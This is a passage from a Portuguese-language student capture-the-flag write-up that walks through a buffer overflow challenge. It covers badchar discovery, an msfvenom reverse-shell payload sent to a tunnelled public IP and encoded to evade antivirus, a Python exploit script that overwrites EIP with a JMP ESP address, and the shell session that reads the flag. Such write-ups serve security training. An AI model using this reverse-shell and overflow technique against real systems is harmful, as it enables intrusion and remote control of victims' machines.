"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xaa"
"\xa1\xaa\xab\xac\xad\xae\xaf\xba"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xcc"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xde"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xee"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xff"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

Fonte: WARGAMES - 1TDCOB


Após enviar as instruções e comparar as respostas do servidor, conseguimos identificar as badchars: 00, 09, 0a, 0b, 0d, e 20. Esses caracteres são problemáticos porque podem causar falhas ou interferir no funcionamento do shellcode.

Figura 37: Resolução BOF Parte 6

Fonte: WARGAMES - 1TDCOB

Usando o Piggy (pinggy.io), podemos configurar um redirecionamento de portas, o que é útil quando não conseguimos abrir portas diretamente em nosso navegador ou no servidor alvo. O serviço permite configurar um IP público que, por meio de tunneling, redireciona o tráfego de rede de uma porta local para a internet, facilitando a obtenção de uma reverse shell.


Figura 38: Resolução BOF Parte 7



Fonte: WARGAMES - 1TDCOB

Usamos o seguinte comando do msfvenom para gerar o payload de reverse shell em Python:

Figura 39: Resolução BOF Parte 8



Fonte: WARGAMES - 1TDCOB

- **Payload:** ‘windows/shell_reverse_tcp’ — criamos uma shell reversa para Windows que se conecta de volta ao nosso IP.
- **LHOST:** ‘172.233.17.91’ — definimos o IP público da nossa máquina (onde a reverse shell será enviada).
- **LPORT:** ‘33309’ — escolhemos a porta 33309 para escutar a conexão da vítima.
- **-f p:** Definimos o formato de saída como ”Python”, gerando o código em Python para o shellcode.

- **-b "x00x09x0ax0bx0dx20"**: Especificamos os badchars a serem evitados, que já identificamos anteriormente.
- **-e x86/shikata_ga_nai**: Usamos o encoder ‘shikata_ga_nai’ para ofuscar o shell-code, ajudando a evitar a detecção por antivírus.

Figura 40: Resolução BOF Parte 9

```

3 def exploit():
4     payload = b"\x43"
5
6     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7     s.connect(("localhost", 1337))
8     print(s.recv(1024).decode())
9
10    buff = "\x90" * 758 #tamanho da variavel para overflow
11    #buff += "AQUI"
12
13    buff += "\xe8\x12\x50\x62" #Sobrescreve o EIP para JMP ESP
14    buff += "\x90" * 5 #desliza o ate o SHELLCODE
15    buff += badchars
16
17    #buff += "B" * 500 # 500 tamanho estimado de shellcode
18    buff+= payload #SHELLCODE GERADO
19
20    data = "PASS {}\n".format(buff)
21    s.send(data.encode("latin-1"))
22    response = s.recv(1024)
23    print(response.decode())
24    s.close()
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82

```

Fonte: WARGAMES - 1TDCOB

Executando e lendo a flag contida nos diretórios com os comandos dir (ver diretórios) e type (ver conteúdo):

Figura 41: Resolução BOF Parte 10

```

C:\Users\vlma\Desktop\ExploitFIAPI.py X Parrot Terminal
C:\Users\vlma\Desktop>dir
  Volume in drive C has no label:
  Volume Serial Number is 24AB-6ABE
  Directory of C:\desafio
Your 11/10/2024 12:42 AM <DIR> .
Your 11/10/2024 12:42 AM <DIR> ..
t\ 09/23/2024 08:43 PM 46,260 desafio.exe
t\ 09/22/2024 10:42 PM 38 flag.txt
t\ 09/13/2024 07:39 PM 27,522 funcs.dll
t\ 09/13/2024 07:39 PM 448 setup.reg
t\ 09/13/2024 07:39 PM 4 File(s) 74,268 bytes
t\ 09/13/2024 07:39 PM 2 Dir(s) 3,027,099,648 bytes free

C:\desafio>type flag
The system cannot find the file specified.

C:\desafio>type flag.txt
FIAP{8b1604d98f7a579d92135b8f3053382c}

```

Fonte: WARGAMES - 1TDCOB

FIAP{8b1604d98f7a579d92135b8f3053382c}

3 VIDEO RESOLUÇÃO

<https://www.youtube.com/watch?v=rgPI5NIeuno>

4 CONCLUSÃO

Durante este CTF, exploramos uma ampla gama de técnicas e desafios que abrangem desde a análise de tráfego de rede e exploração de vulnerabilidades até o uso de linguagens de programação para resolver problemas complexos. Cada etapa exigiu habilidades técnicas específicas, criatividade e perseverança.

Na análise de um arquivo PCAP, identificamos e decodificamos dados importantes. Já na exploração de sinais de áudio, utilizamos ferramentas para decifrar mensagens em código Morse. Na steganografia, o uso do zsteg foi essencial para extrair informações escondidas em imagens. Também enfrentamos desafios envolvendo formatos não usuais, como o Whitespace Language, e decodificamos mensagens criptografadas com Vigenère, exigindo ajustes para identificar padrões e extrair a flag corretamente.

No aspecto técnico de vulnerabilidades de buffer overflow (BOF), analisamos programas escritos em C para identificar e explorar falhas. Utilizamos ferramentas como o x32dbg para explorar registradores e calcular o tamanho do buffer necessário para injetar um shellcode funcional. Técnicas como "jump ESP" e análise de badchars foram fundamentais para garantir a execução limpa do shellcode, gerado com msfvenom.

Além disso, empregamos Python para automatizar partes críticas da análise, como a interação com servidores vulneráveis e a reconstrução de informações em diferentes formatos. Essa abordagem programática permitiu resolver desafios mais rapidamente e com maior precisão.

Ao longo dos desafios, combinamos teoria e prática, aplicando conceitos de segurança, engenharia reversa, criptografia e programação. Esse aprendizado demonstrou a importância de explorar ferramentas e abordagens diversificadas para superar obstáculos e expandir o conhecimento técnico.